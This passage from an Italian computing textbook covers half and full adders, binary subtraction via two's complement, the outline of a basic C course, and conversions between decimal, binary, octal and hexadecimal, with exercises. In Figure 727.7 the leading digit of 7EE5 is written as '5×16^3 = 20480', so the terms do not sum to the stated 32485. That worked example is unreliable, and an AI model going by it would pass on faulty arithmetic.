| 0   1 |   0   0   1   1   0   0   1   1   0   0   1   1   0   0   1   1   |
|       |                                                                   |
| 1   0 |   0   0   0   0   1   1   1   1   0   0   0   0   1   1   1   1   |
|       |                                                                   |
| 1   1 |   0   0   0   0   0   0   0   0   1   1   1   1   1   1   1   1   |
|       |                                                                   |
`-------'-------------------------------------------------------------------'
            N   N       N       N   X   N   A   E   B       A       O    U
            U   O       O       O   O   A   N   Q                   R    N
            L   R       T       T   R   N   D   U                        I
            L                           D       A                        T
                        A       B               L                        Y
```

Capitolo 725

Addizionatore

L'addizione in binario, eseguita con la stessa procedura consueta per il sistema di numerazione decimale, non genera mai un riporto superiore a uno. Lo si può verificare facilmente attraverso la tabella successiva.

Tabella 725.1. Addizione binaria.

primo addendo	secondo addendo	riporto preesistente	risultato	riporto generato
0_2	0_2	0_2	0_2	0_2
0_2	0_2	1_2	1_2	0_2
0_2	1_2	0_2	1_2	0_2
0_2	1_2	1_2	0_2	1_2
1_2	0_2	0_2	1_2	0_2
1_2	0_2	1_2	0_2	1_2
1_2	1_2	0_2	0_2	1_2
1_2	1_2	1_2	1_2	1_2

725.1 Circuito semiaddizionatore

Il circuito semiaddizionatore (*half adder*) è una scatola nera con due ingressi costituiti dai valori da addizionare e due uscite: il risultato (*sum*) e il riporto dell'addizione (*carry out*).

Figura 725.2. Scatola nera del semiaddizionatore.

Tabella 725.3. Somma senza riporto in ingresso.

primo addendo (A)	secondo addendo (B)	risultato (*sum*)	riporto generato (*carry out*)
0_2	0_2	0_2	0_2
0_2	1_2	1_2	0_2
1_2	0_2	1_2	0_2
1_2	1_2	0_2	1_2

Il circuito del semiaddizionatore si sintetizza utilizzando un circuito XOR per la somma e un circuito AND per ottenere il riporto.

Figura 725.4. Circuito del semiaddizionatore.

725.2 Circuiti equivalenti del semiaddizionatore

Il circuito del semiaddizionatore si sintetizza in modo molto semplice attraverso lo schema già presentato nella sezione precedente; se si sostituisce il circuito XOR con il suo equivalente si ottiene lo schema successivo, ma si possono anche tentare delle semplificazioni o degli adattamenti, come si vede in altre due figure.

Figura 725.5. Circuito del semiaddizionatore, traducendo il circuito XOR nei termini dei connettivi logici fondamentali.

Figura 725.6. Circuito equivalente del semiaddizionatore.

Figura 725.7. Circuito equivalente del semiaddizionatore.

725.3 Circuito addizionatore

Il circuito addizionatore completo è analogo a quello del semiaddizionatore, con l'aggiunta di un riporto in ingresso (*carry in*).

Figura 725.8. Scatola nera dell'addizionatore completo.

(carry in)
riporto
input
A
B
addizionatore completo
(full adder)
somma (sum)
output
riporto
(carry out)

Tabella 725.9. Somma con riporto in ingresso.

riporto preesistente (*carry in*)	primo addendo (A)	secondo addendo (B)	risultato (*sum*)	riporto generato (*carry out*)
0_2	0_2	0_2	0_2	0_2
1_2	0_2	0_2	1_2	0_2
0_2	0_2	1_2	1_2	0_2
1_2	0_2	1_2	0_2	1_2
0_2	1_2	0_2	1_2	0_2
1_2	1_2	0_2	0_2	1_2
0_2	1_2	1_2	0_2	1_2
1_2	1_2	1_2	1_2	1_2

Il circuito dell'addizionatore completo, si può ottenere a partire dal semiaddizionatore, come si vede nella figura successiva.

Figura 725.10. Addizionatore completo ottenuto con due semiaddizionatori.

(carry in)
riporto
input
A
B
semiaddizionatore
(half adder)
somma
(sum)
riporto
(carry out)
semiaddizionatore
(half adder)
somma
(sum)
riporto
(carry out)
output
riporto
(carry out)

Figura 725.11. Schema dell'addizionatore completo.

Per addizionare dei numeri interi con più bit, occorre predisporre un addizionatore parallelo. L'esempio della figura successiva è realizzato per quattro cifre binarie e si può notare che la cifra meno significativa (A_1 e B_1) richiede solo un semiaddizionatore.

Figura 725.12. Addizionatore a quattro cifre binarie. Le scatole nere sintetizzano un semiaddizionatore con due ingressi, un'uscita per il risultato e un'uscita per il riporto.

725.4 Addizionatori in parallelo

Un circuito addizionatore completo deve essere provvisto, sia di un riporto in ingresso (*carry in*), sia di un riporto in uscita (*carry out*), in modo da poter essere messo in parallelo, assieme ad altri circuiti del genere.

Figura 725.13. Addizionatore a quattro cifre binarie, con riporto, sia in ingresso, sia in uscita.

Una volta messi assieme tutti gli addizionatori che si vogliono utilizzare, il riporto in uscita serve a determinare se la somma dei due valori interi genera un risultato valido oppure no. In pratica, un riporto in uscita con valore pari a uno (*Vero*) indica che la somma ha prodotto un errore.

Figura 725.14. Due addizionatori a 4 bit, messi in parallelo, per formare un addizionatore complessivo a 8 bit: se alla fine si genera un riporto, la somma ottenuta nei primi 8 bit non è valida.

725.5 Sottrazione

Per eseguire la sottrazione, occorre che il sottraendo sia espresso secondo il complemento a due (complemento alla base). Per ottenere il complemento a due, si può partire dal complemento a uno, sommando poi una unità attraverso il riporto in ingresso. Il complemento a uno si ottiene semplicemente invertendo gli ingressi.

Figura 725.15. Per sottrarre un valore occorre invertire i valori del sottraendo, attivando il riporto in ingresso. Un risultato corretto della sottrazione deve dare un riporto finale; pertanto, se si inverte il riporto finale, se si ottiene un valore pari a uno (*Vero*), la sottrazione non è valida, in quanto si sottrae più del valore del minuendo.

Come si può vedere dalla figura, l'ultimo riporto viene invertito, perché una sottrazione corretta deve generare un riporto pari a uno, mentre un riporto pari a zero indica che la sottrazione non è valida. Pertanto, in questo caso, se il risultato del riporto invertito è pari a uno, si segnala la presenza di un errore nel calcolo.

Per generalizzare il circuito, si possono sostituire le logiche invertenti con dei circuiti XOR, in modo da selezionare l'operazione, addizione o sottrazione, attraverso l'uso del riporto in ingresso.

Figura 725.16. Somma e sottrazione, attraverso il controllo del riporto in ingresso.

0 = somma
1 = sottrazione

eventuale
continuazione

riporto
prestito

725.6 Riferimenti

- Mario Italiani, Giuseppe Serazzi, *Elementi di informatica*, ETAS libri, 1973, ISBN 8845303632
- Tony R. Kuphaldt, *Lessons In Electric Circuits*

  ⟨*http://www.faqs.org/docs/electric/* ⟩
- *Building a Digital Computer*

  ⟨*http://artematrix.org/Projects/TTL.processor/processor.design.htm* ⟩

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXX

Corso basilare di programmazione 1

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte cxiii

Introduzione

Premessa sul corso

Il corso contenuto in questo volume riguarda i concetti elementari della programmazione, al livello minimo di astrazione possibile, utilizzando il linguaggio C per la messa in pratica degli algoritmi. Il corso è «basilare», ma gli argomenti trattati non sono così semplici come il termine potrebbe fare supporre.

Il corso non approfondisce la gestione degli array e non affronta la gestione dei puntatori: eventualmente, questi argomenti potrebbero essere trattati in un corso successivo.

Gli argomenti del corso sono già trattati in altri volumi di *Appunti di informatica libera*, ma qui, in più, si inseriscono degli esercizi corretti e delle verifiche autovalutative (la composizione in HTML consente di ottenere una valutazione automatica).[1]

Per svolgere il corso correttamente è indispensabile fare tutti gli esercizi, verificando le soluzioni; inoltre è altrettanto indispensabile eseguire le verifiche. Se il corso è guidato da un tutore, è bene presentarsi sempre alle lezioni avendo già studiato gli argomenti che devono essere trattati e avendo fatto gli esercizi indicati.

[1] Va tenuta sempre in considerazione la possibilità che alcune soluzioni o correzioni non siano esatte, pertanto, in caso di dubbio, va consultato un docente o comunque una persona competente.

Programma didattico

Il corso, se assistito da un tutore, prevede l'impiego di circa 30 ore, di cui, almeno sei da dedicare alle verifiche.

Modulo 1

- **sistemi di numerazione**
  - decimale
  - binario
  - ottale
  - esadecimale
  - conversioni numeriche intere
  - conversioni numeriche intere tra binario, ottale e esadecimale
- **operazioni aritmetiche elementari in binario**
  - complemento a uno
  - complemento a due
  - somma binaria
  - sottrazione binaria
  - rappresentazione dei numeri interi con segno
- **operazioni elementari all'interno della CPU**
  - aumento e riduzione delle cifre binarie di un numero intero senza segno
  - aumento e riduzione delle cifre binarie di un numero intero con segno
  - somme con i numeri interi con segno
  - somme e sottrazioni con i numeri interi senza segno
  - scorrimento logico (senza segno)
  - scorrimento aritmetico (con segno)
  - rotazione
  - AND
  - OR
  - XOR
  - NOT
- **organizzazione della memoria**
  - pila dei dati o *stack* (cenni)
  - chiamata di funzioni e passaggio degli argomenti attraverso la pila (cenni)
  - variabili scalari
  - array
  - stringhe
  - puntatori
  - ordine dei byte

Modulo 2

- **primo approccio al linguaggio C**

- commenti, istruzioni, raggruppamenti
  - compilazione
  - emissione di messaggi testuali
  - sospensione dell'esecuzione del programma in attesa della pressione di [*Invio*]
  - costruzione del primo programma che emette un messaggio e attende la pressione di [*Invio*] per terminare
- **tipi principali del linguaggio C**
  - tipi scalari primitivi: char, short int, int, long int, float, double
  - tipi scalari primitivi: distinzione tra presenza e assenza del segno
  - costanti letterali
  - dichiarazione di variabili scalari
  - il tipo void
- **operatori ed espressioni del linguaggio C**
  - operatori aritmetici
  - operatori di confronto
  - operatori logici
  - operatori binari
  - cast (conversione di tipo)
  - espressioni multiple
- **strutture di controllo di flusso del linguaggio C**
  - if
  - switch
  - while
  - for
- **funzioni del linguaggio C**
  - funzione '`main (void)`'
  - prototipo
  - descrizione della funzione
  - valore restituito dalla funzione
  - valore restituito dal programma

Strumenti per la compilazione

Per potersi esercitare nell'uso del linguaggio C, è necessario un compilatore. I sistemi GNU e derivati, dispongono di norma del compilatore GNU C, ma in generale ogni sistema Unix dovrebbe consentire di compilare un programma utilizzando semplicemente il comando '`cc`', a cui si fa riferimento inizialmente nel capitolo del corso che introduce alla compilazione stessa.

Per compilare un programma C in un sistema operativo come MS-Windows, occorre uno strumento apposito. Nel caso di MS-Windows si suggerisce l'uso di Dev-C++ che è molto facile da installare e da usare, pur non offrendo il classico '`cc`' da riga di comando. Nelle figure successive viene mostrato, intuitivamente, il procedimento per creare un file, compilarlo ed eseguirlo.

Figura u34.1. Aspetto di Dev-C++ dopo l'avvio.

Figura u34.2. Creazione di un file sorgente nuovo.

Figura u34.3. Un file che mostra un messaggio, attende la pressione di [*Invio*] e termina di funzionare.

```
#include <stdio.h>
int main (void)
{
    printf ("Ciao mondo!\n");
    getchar ();
    return 0;
}
```

Figura u34.4. Compilazione.

Figura u34.5. Esecuzione.

Figura u34.6. Finestra testuale da dove si vede l'emissione del messaggio del programma. Basta premere [*Invio*] per fare terminare il funzionamento del programma e lasciare così che la finestra si chiuda.

```
Ciao mondo!
_
```

Riferimenti:

- BloodshedSoftware, *Dev-C++*
  ⟨*http://www.bloodshed.net/devcpp.html* ⟩
  ⟨*http://www.bloodshed.net/dev/* ⟩
  ⟨*http://sourceforge.net/projects/dev-cpp/* ⟩

Parte cxiv

Dai sistemi di numerazione all'organizzazione della memoria

Capitolo 726

Sistemi di numerazione

I sistemi di numerazione più comuni sono di tipo posizionale, definiti in tal modo perché la posizione in cui appaiono le cifre ha significato. I sistemi di numerazione posizionali si distinguono per la ***base di numerazione***.

726.1 Sistema decimale

Il sistema di numerazione decimale è tale perché utilizza dieci simboli, pertanto è un sistema ***in base dieci***. Trattandosi di un sistema di numerazione posizionale, le cifre numeriche, da «0» a «9», vanno considerate secondo la collocazione relativa tra di loro.

A titolo di esempio si può prendere il numero 745 che, eventualmente, va rappresentato in modo preciso come 745_{10}: secondo l'esperienza comune si comprende che si tratta di settecento, più quaranta, più cinque, ovvero, settecentoquarantacinque. Si arriva a questo valore sapendo che la prima cifra a destra rappresenta delle unità (cinque unità), la seconda cifra a partire da destra rappresenta delle decine (quattro decine), la terza cifra a partire da destra rappresenta delle centinaia (sette centinaia).

Figura 726.1. Esempio di scomposizione di un numero in base dieci.

745_{10} → $7\times10^2 + 4\times10^1 + 5\times10^0$

→ sette centinaia + quattro decine + cinque unità

→ settecento + quaranta + cinque

→ settecentoquarantacinque

Figura 726.2. Scomposizione di un numero in base dieci.

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0
0	0	0	0	0	0	0	7	4	5

726.2 Sistema binario

Il sistema di numerazione binario (in base due), utilizza due simboli: «0» e «1».

Figura 726.3. Esempio di scomposizione di un numero in base due.

10010_2 → $1\times2^4 + 0\times2^3 + 0\times2^2 + 1\times2^1 + 0\times2^0$

→ $1\times16 + 0\times8 + 0\times4 + 1\times2 + 0\times1$

→ 18_{10}

Figura 726.4. Scomposizione di un numero in base due.

2^9	2^8	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
0	0	0	0	0	1	0	0	1	0

726.2.1 Esercizio

Si traduca il valore 11110011_2 in base dieci, con l'aiuto dello schema successivo, completandolo con una matita o con una penna, eventualmente con l'uso di una calcolatrice comune:

2^9	2^8	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0

Pertanto, il risultato in base dieci è:

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0

726.2.2 Esercizio

Si traduca il valore 01100110_2 in base dieci, con l'aiuto dello schema successivo, completandolo con una matita o con una penna, eventualmente con l'uso di una calcolatrice comune:

2^9	2^8	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0

Pertanto, il risultato in base dieci è:

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0

726.3 Sistema ottale

Il sistema di numerazione ottale (in base otto), utilizza otto simboli: da «0» a «7».

Figura 726.9. Esempio di scomposizione di un numero in base otto.

$$354_8 \rightarrow 3\times8^2 + 5\times8^1 + 4\times8^0$$
$$\rightarrow 3\times64 + 5\times8 + 4\times1$$
$$\rightarrow 236_{10}$$

Figura 726.10. Scomposizione di un numero in base otto.

8^9	8^8	8^7	8^6	8^5	8^4	8^3	8^2	8^1	8^0
0	0	0	0	0	0	0	3	5	4

726.3.1 Esercizio

Si traduca il valore 1357_8 in base dieci, con l'aiuto dello schema successivo, completandolo con una matita o con una penna, eventualmente con l'uso di una calcolatrice comune:

8^9	8^8	8^7	8^6	8^5	8^4	8^3	8^2	8^1	8^0

Pertanto, il risultato in base dieci è:

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0

726.3.2 Esercizio

Si traduca il valore 7531_8 in base dieci, con l'aiuto dello schema successivo, completandolo con una matita o con una penna, eventualmente con l'uso di una calcolatrice comune:

8^9	8^8	8^7	8^6	8^5	8^4	8^3	8^2	8^1	8^0

Pertanto, il risultato in base dieci è:

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0

726.4 Sistema esadecimale

Il sistema di numerazione esadecimale (in base sedici), utilizza sedici simboli: le cifre numeriche da «0» a «9» e le lettere (maiuscole) dalla «A» alla «F».

Figura 726.15. Esempio di scomposizione di un numero in base sedici.

$$9C8_{16} \rightarrow 9\times16^{2} + 12\times16^{1} + 8\times16^{0}$$
$$\rightarrow 9\times256 + 12\times16 + 8\times1$$
$$\rightarrow 2504_{10}$$

Figura 726.16. Scomposizione di un numero in base sedici.

16^9	16^8	16^7	16^6	16^5	16^4	16^3	16^2	16^1	16^0
0	0	0	0	0	0	0	9	C	8

726.4.1 Esercizio

Si traduca il valore $15AC_{16}$ in base dieci, con l'aiuto dello schema successivo, completandolo con una matita o con una penna, eventualmente con l'uso di una calcolatrice comune:

16^9	16^8	16^7	16^6	16^5	16^4	16^3	16^2	16^1	16^0

Pertanto, il risultato in base dieci è:

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0

726.4.2 Esercizio

Si traduca il valore $CF58_{16}$ in base dieci, con l'aiuto dello schema successivo, completandolo con una matita o con una penna, eventualmente con l'uso di una calcolatrice comune:

16^9	16^8	16^7	16^6	16^5	16^4	16^3	16^2	16^1	16^0

Pertanto, il risultato in base dieci è:

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0

Capitolo 727

Conversioni numeriche di valori interi

Un numero intero espresso in base dieci, viene interpretato sommando il valore di ogni singola cifra moltiplicando per 10^n (***n*** rappresenta la cifra ***n***-esima, a partire da zero). Per esempio, 12345 si può esprimere come $5 \times 10^0 + 4 \times 10^1 + 3 \times 10^2 + 2 \times 10^3 + 1 \times 10^4$. Nello stesso modo, si può scomporre un numero per esprimerlo in base dieci dividendo ripetutamente il numero per la base, recuperando ogni volta il resto della divisione. Per esempio, il valore 12345 (che ovviamente è già espresso in base dieci), si scompone nel modo seguente: 12345/10=1234 con il resto di cinque; 1234/10=123 con il resto di quattro; 123/10=12 con il resto di tre; 12/10=1 con il resto di due; 1/10=0 con il resto di uno (quando si ottiene un quoziente nullo, la conversione è terminata). Ecco che la sequenza dei resti dà il numero espresso in base dieci: 12345.

Riquadro 727.1. Il resto della divisione.

Per riuscire a convertire un numero intero da una base di numerazione a un'altra, occorre sapere calcolare il resto della divisione.
Si immagini di avere un sacchetto di nove palline uguali, da dividere equamente fra quattro amici.
Per calcolare quante palline spettano a ognuno, si esegue la divisione seguente:
9/4 = 2,25
Il risultato intero della divisione è due, pertanto ognuno dei quattro amici può avere due palline e il resto della divisione è costituito dalle palline che non possono essere suddivise. Come si comprende facilmente, il resto è di una pallina:
9 − (2×4) = 1

727.1 Numerazione ottale

La numerazione ottale, ovvero in base otto, si avvale di otto cifre per rappresentare i valori: da zero a sette. La tecnica di conversione di un numero ottale in un numero decimale è la stessa mostrata a titolo esemplificativo per il sistema decimale, con la differenza che la base di numerazione è otto. Per esempio, per interpretare il numero ottale 12345_8, si procede come segue: $5 \times 8^0 + 4 \times 8^1 + 3 \times 8^2 + 2 \times 8^3 + 1 \times 8^4$. Pertanto, lo stesso numero si potrebbe rappresentare in base dieci come 5349. Al contrario, per convertire il numero 5349 (qui espresso in base 10), si può procedere nel modo seguente: 5349/8=668 con il resto di cinque; 668/8=83 con il resto di quattro; 83/8=10 con il resto di tre; 10/8=1 con il resto di due; 1/8=0 con il resto di uno. Ecco che così si riottiene il numero ottale 12345_8.

Figura 727.2. Conversione in base otto.

32485_{10}

32485/8 = 4060 con resto di 5
4060/8 = 507 con resto di 4
507/8 = 63 con resto di 3
63/8 = 7 con resto di 7
7/8 = 0 con resto di 7

→ 77345_8

Figura 727.3. Calcolo del valore corrispondente di un numero espresso in base otto.

77345_8

$5 \times 8^0 = 5_{10}$

$4 \times 8^1 = 32_{10}$

$3 \times 8^2 = 192_{10}$

$7 \times 8^3 = 3584_{10}$

$7 \times 8^4 = 28672_{10}$

totale 32485_{10}

727.1.1 Esercizio

Si traduca il valore 1234_{10} in base otto, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

8^9	8^8	8^7	8^6	8^5	8^4	8^3	8^2	8^1	8^0

727.1.2 Esercizio

Si traduca il valore 4321_{10} in base otto, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

8^9	8^8	8^7	8^6	8^5	8^4	8^3	8^2	8^1	8^0

727.2 Numerazione esadecimale

La numerazione esadecimale, ovvero in base sedici, funziona in modo analogo a quella ottale, con la differenza che si avvale di 16 cifre per rappresentare i valori, per cui si usano le cifre numeriche da zero a nove, più le lettere da «A» a «F» per i valori successivi. In pratica, la lettera «A» nelle unità corrisponde al numero 10 e la lettera «F» nelle unità corrisponde al numero 15.

La tecnica di conversione è la stessa già vista per il sistema ottale, tenendo conto della difficoltà ulteriore introdotta dalle lettere aggiuntive. Per esempio, per interpretare il numero esadecimale $19ADF_{16}$, si procede come segue: $15 \times 16^0 + 13 \times 16^1 + 10 \times 16^2 + 9 \times 16^3 + 1 \times 16^4$. Pertanto, lo stesso numero si potrebbe rappresentare in base dieci come 105 183. Al contrario, per convertire il numero 105 183 (qui espresso in base 10), si può procedere nel modo seguente: 105 183/16=6573 con il resto di 15, ovvero F_{16}; 6573/16=410 con il resto di 13, ovvero

D_{16}; 410/16=25 con il resto di 10, ovvero A_{16}; 25/16=1 con il resto di nove; 1/16=0 con il resto di uno. Ecco che così si riottiene il numero esadecimale $19ADF_{16}$.

Figura 727.6. Conversione in base sedici.

32485_{10}

$32485/16$	=	2030 con resto di 5_{10}	=	5_{16}
$2030/16$	=	126 con resto di 14_{10}	=	E_{16}
$126/16$	=	7 con resto di 14_{10}	=	E_{16}
$7/16$	=	0 con resto di 7_{10}	=	7_{16}

→ $7EE5_{16}$

Figura 727.7. Calcolo del valore corrispondente di un numero espresso in base sedici.

$7EE5_{16}$

	5×16^0	=	5_{10}
E_{16} →	14×16^1	=	224_{10}
E_{16} →	14×16^2	=	3584_{10}
	5×16^3	=	20480_{10}

→ totale 32485_{10}

727.2.1 Esercizio

Si traduca il valore 44221_{10} in base sedici, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

16^9	16^8	16^7	16^6	16^5	16^4	16^3	16^2	16^1	16^0

727.2.2 Esercizio

Si traduca il valore 12244_{10} in base sedici, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

16^9	16^8	16^7	16^6	16^5	16^4	16^3	16^2	16^1	16^0

727.3 Numerazione binaria

La numerazione binaria, ovvero in base due, si avvale di sole due cifre per rappresentare i valori: zero e uno. Si tratta evidentemente di un esempio limite di rappresentazione di valori, dal momento che utilizza il minor numero di cifre. Questo fatto semplifica in pratica la conversione.

Seguendo la logica degli esempi già mostrati, si analizza brevemente la conversione del numero binario 1100_2: $0\times2^0 + 0\times2^1 + 1\times2^2 + 1\times2^3$. Pertanto, lo stesso numero si potrebbe rappresentare come 12 secondo il sistema standard. Al contrario, per convertire il numero 12, si può procedere nel modo seguente: 12/2=6 con il resto di zero; 6/2=3 con il resto di zero; 3/2=1 con il resto di uno; 1/2=0 con il resto di uno. Ecco che così si riottiene il numero binario 1100_2.

Figura 727.10. Conversione in base due.

32485_{10}

32485/2	=	16242 con resto di 1
16242/2	=	8121 con resto di 0
8121/2	=	4060 con resto di 1
4060/2	=	2030 con resto di 0
2030/2	=	1015 con resto di 0
1015/2	=	507 con resto di 1
507/2	=	253 con resto di 1
253/2	=	126 con resto di 1
126/2	=	63 con resto di 0
63/2	=	31 con resto di 1
31/2	=	15 con resto di 1
15/2	=	7 co n resto di 1
7/2	=	3 con resto di 1
3/2	=	1 con resto di 1
1/2	=	0 con resto di 1

111111011100101_2

Figura 727.11. Calcolo del valore corrispondente di un numero espresso in base due.

$$111111011100101_2$$

$$\begin{aligned}
1 \times 2^0 &= 1_{10} \\
0 \times 2^1 &= 0_{10} \\
1 \times 2^2 &= 4_{10} \\
0 \times 2^3 &= 0_{10} \\
0 \times 2^4 &= 0_{10} \\
1 \times 2^5 &= 32_{10} \\
1 \times 2^6 &= 64_{10} \\
1 \times 2^7 &= 128_{10} \\
0 \times 2^8 &= 0_{10} \\
1 \times 2^9 &= 512_{10} \\
1 \times 2^{10} &= 1024_{10} \\
1 \times 2^{11} &= 2048_{10} \\
1 \times 2^{12} &= 4096_{10} \\
1 \times 2^{13} &= 8192_{10} \\
1 \times 2^{14} &= 16384_{10} \\
\text{totale } & 32485_{10}
\end{aligned}$$

Si può convertire un numero in binario, in modo più semplice, se si costruisce una tabellina simile a quella seguente:

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1

I valori indicati sopra ogni casellina sono la sequenza delle potenze di due: 2^0, 2^1, 2^2,... 2^n.

Se si vuole convertire un numero binario in base dieci, basta disporre le sue cifre dentro le caselline, allineato a destra, moltiplicando ogni singola cifra per il valore che gli appare sopra, sommando poi ciò che si ottiene. Per esempio:

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
											1	0	1	0

8 + 0 + 2 + 0 = 10

Per trovare il corrispondente binario di un numero in base 10, basta sottrarre sempre il valore più grande possibile. Supponendo di voler convertire il numero 123 in binario, si possono sottrarre i valori: 64, 32, 16, 8, 2 e 1:

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
								1	1	1	1	0	1	1

64 + 32 + 16 + 8 + 0 + 2 + 1 = 123

727.3.1 Esercizio

Si traduca il valore 1234_{10} in base due, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1

727.3.2 Esercizio

Si traduca il valore 4321_{10} in base due, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1

727.4 Conversione tra ottale, esadecimale e binario

I sistemi di numerazione ottale ed esadecimale hanno la proprietà di convertirsi in modo facile in binario e viceversa. Infatti, una cifra ottale richiede esattamente tre cifre binarie per la sua rappresentazione, mentre una cifra esadecimale richiede quattro cifre binarie per la sua rappresentazione. Per esempio, il numero ottale 123_8 si converte facilmente in 001010011_2; inoltre, il numero esadecimale $3C_{16}$ si converte facilmente in 00111100_2.

Figura 727.17. Conversione tra la numerazione ottale e numerazione binaria.

123_8 → 011_2, 010_2, 001_2 → $= 001010011_2$

001010011_2 → 3_8, 2_8, 1_8 → $= 123_8$

In pratica, è sufficiente convertire ogni cifra ottale o esadecimale nel valore corrispondente in binario. Quindi, sempre nel caso di 123_8, si ottengono 001_2, 010_2 e 011_2, che basta attaccare come già è stato mostrato. Nello stesso modo si procede nel caso di $3C_{16}$, che forma rispettivamente 0011_2 e 1100_2.

Figura 727.18. Conversione tra la numerazione esadecimale e numerazione binaria.

$3C_{16}$ → 1100_2, 0011_2 → $= 00111100_2$

00111100_2 → C_{16}, 3_{16} → $= 3C_{16}$

È evidente che risulta facilitata ugualmente la conversione da binario a ottale o da binario a esadecimale.

Figura 727.19. Riassunto della conversione tra binario-ottale e binario-esadecimale.

$111\,111\,011\,100\,101_2$

$7\quad 7\quad 3\quad 4\quad 5_8$

$0111\,1110\,1110\,0101_2$

7 14 14 5

$7\quad E\quad E\quad 5_{16}$

$0111\,1110\,1110\,0101_2$

727.4.1 Esercizio

Si traduca il valore ABC_{16} in base due e quindi in base otto, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

			16

2048	1024	512	256	128	64	32	16	8	4	2	1	
												2

				8

727.4.2 Esercizio

Si traduca il valore 7655_8 in base due e quindi in base sedici, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

				8

2048	1024	512	256	128	64	32	16	8	4	2	1	
												2

			16

Capitolo 728 Conversioni numeriche di valori non interi

La conversione di valori non interi in basi di numerazione differenti, richiede un procedimento più complesso, dove si convertono, separatamente, la parte intera e la parte restante.

Il procedimento di scomposizione di un numero che contenga delle cifre dopo la parte intera, si svolge in modo simile a quello di un numero intero, con la differenza che le cifre dopo la parte intera vanno moltiplicate per la base elevata a una potenza negativa. Per esempio, il numero $12{,}345_{10}$ si può esprimere come $1\times10^{1} + 2\times10^{0} + 3\times10^{-1} + 4\times10^{-2} + 5\times10^{-3}$.

728.1 Conversione da base 10 ad altre basi

Come accennato nella premessa del capitolo, la conversione di un numero in un'altra base procede in due fasi: una per la parte intera, l'altra per la parte restante, unendo poi i due valori trovati. Per comprendere il meccanismo conviene simulare una conversione dalla base 10 alla stessa base 10, con un esempio: 12,345.

Per la parte intera, si procede come al solito, dividendo per la base di numerazione del numero da trovare e raccogliendo i resti; per la parte rimanente, il procedimento richiede invece di moltiplicare il valore per la base di destinazione e raccogliere le cifre intere trovate. Si osservi la figura successiva che rappresenta il procedimento.

Figura 728.1. Conversione da base 10 a base 10.

$12{,}345_{10}$

$12/10$ = 1 con il resto di 2 → 2

$1/10$ = 0 con il resto di 1 → 1

0,345 × 10 = 3,45 → 3

0,45 × 10 = 4,5 → 4

0,5 × 10 = 5 → 5

→ $12{,}345_{10}$

Quello che si deve osservare dalla figura è che l'ordine delle cifre cambia nelle due fasi del calcolo. Nelle figure successive si vedono altri esempi di conversione nelle altre basi di numerazione comuni.

Figura 728.2. Conversione da base 10 a base 16.

$12{,}345_{10}$

$12/16$ = 0 con il resto di 12 → C

0,345 × 16 = 5,52 → 5

0,52 × 16 = 8,32 → 8

0,32 × 16 = 5,12 → 5

0,12 × 16 = 1,92 → 1

0,92 × 16 = 14,72 → E

0,72 × 16 = 11,52 → B

⋮

→ $C{,}5851EB_{16}$

Figura 728.3. Conversione da base 10 a base 8.

$$12{,}345_{10}$$

$$12/8 = 1 \text{ con il resto di } 4 \rightarrow 4$$
$$1/8 = 0 \text{ con il resto di } 1 \rightarrow 1$$

$$0{,}345 \times 8 = 2{,}76 \rightarrow 2$$
$$0{,}76 \times 8 = 6{,}08 \rightarrow 6$$
$$0{,}08 \times 8 = 0{,}64 \rightarrow 0$$
$$0{,}64 \times 8 = 5{,}12 \rightarrow 5$$
$$\vdots$$

$$14{,}2605_8$$

Figura 728.4. Conversione da base 10 a base 2.

$$12{,}345_{10}$$

$$12/2 = 6 \text{ con il resto di } 0 \rightarrow 0$$
$$6/2 = 3 \text{ con il resto di } 0 \rightarrow 0$$
$$3/2 = 1 \text{ con il resto di } 1 \rightarrow 1$$
$$1/2 = 0 \text{ con il resto di } 1 \rightarrow 1$$

$$0{,}345 \times 2 = 0{,}69 \rightarrow 0$$
$$0{,}69 \times 2 = 1{,}38 \rightarrow 1$$
$$0{,}38 \times 2 = 0{,}76 \rightarrow 0$$
$$0{,}76 \times 2 = 1{,}52 \rightarrow 1$$
$$0{,}52 \times 2 = 1{,}04 \rightarrow 1$$
$$\vdots$$

$$1100{,}01011_2$$

728.1.1 Esercizio

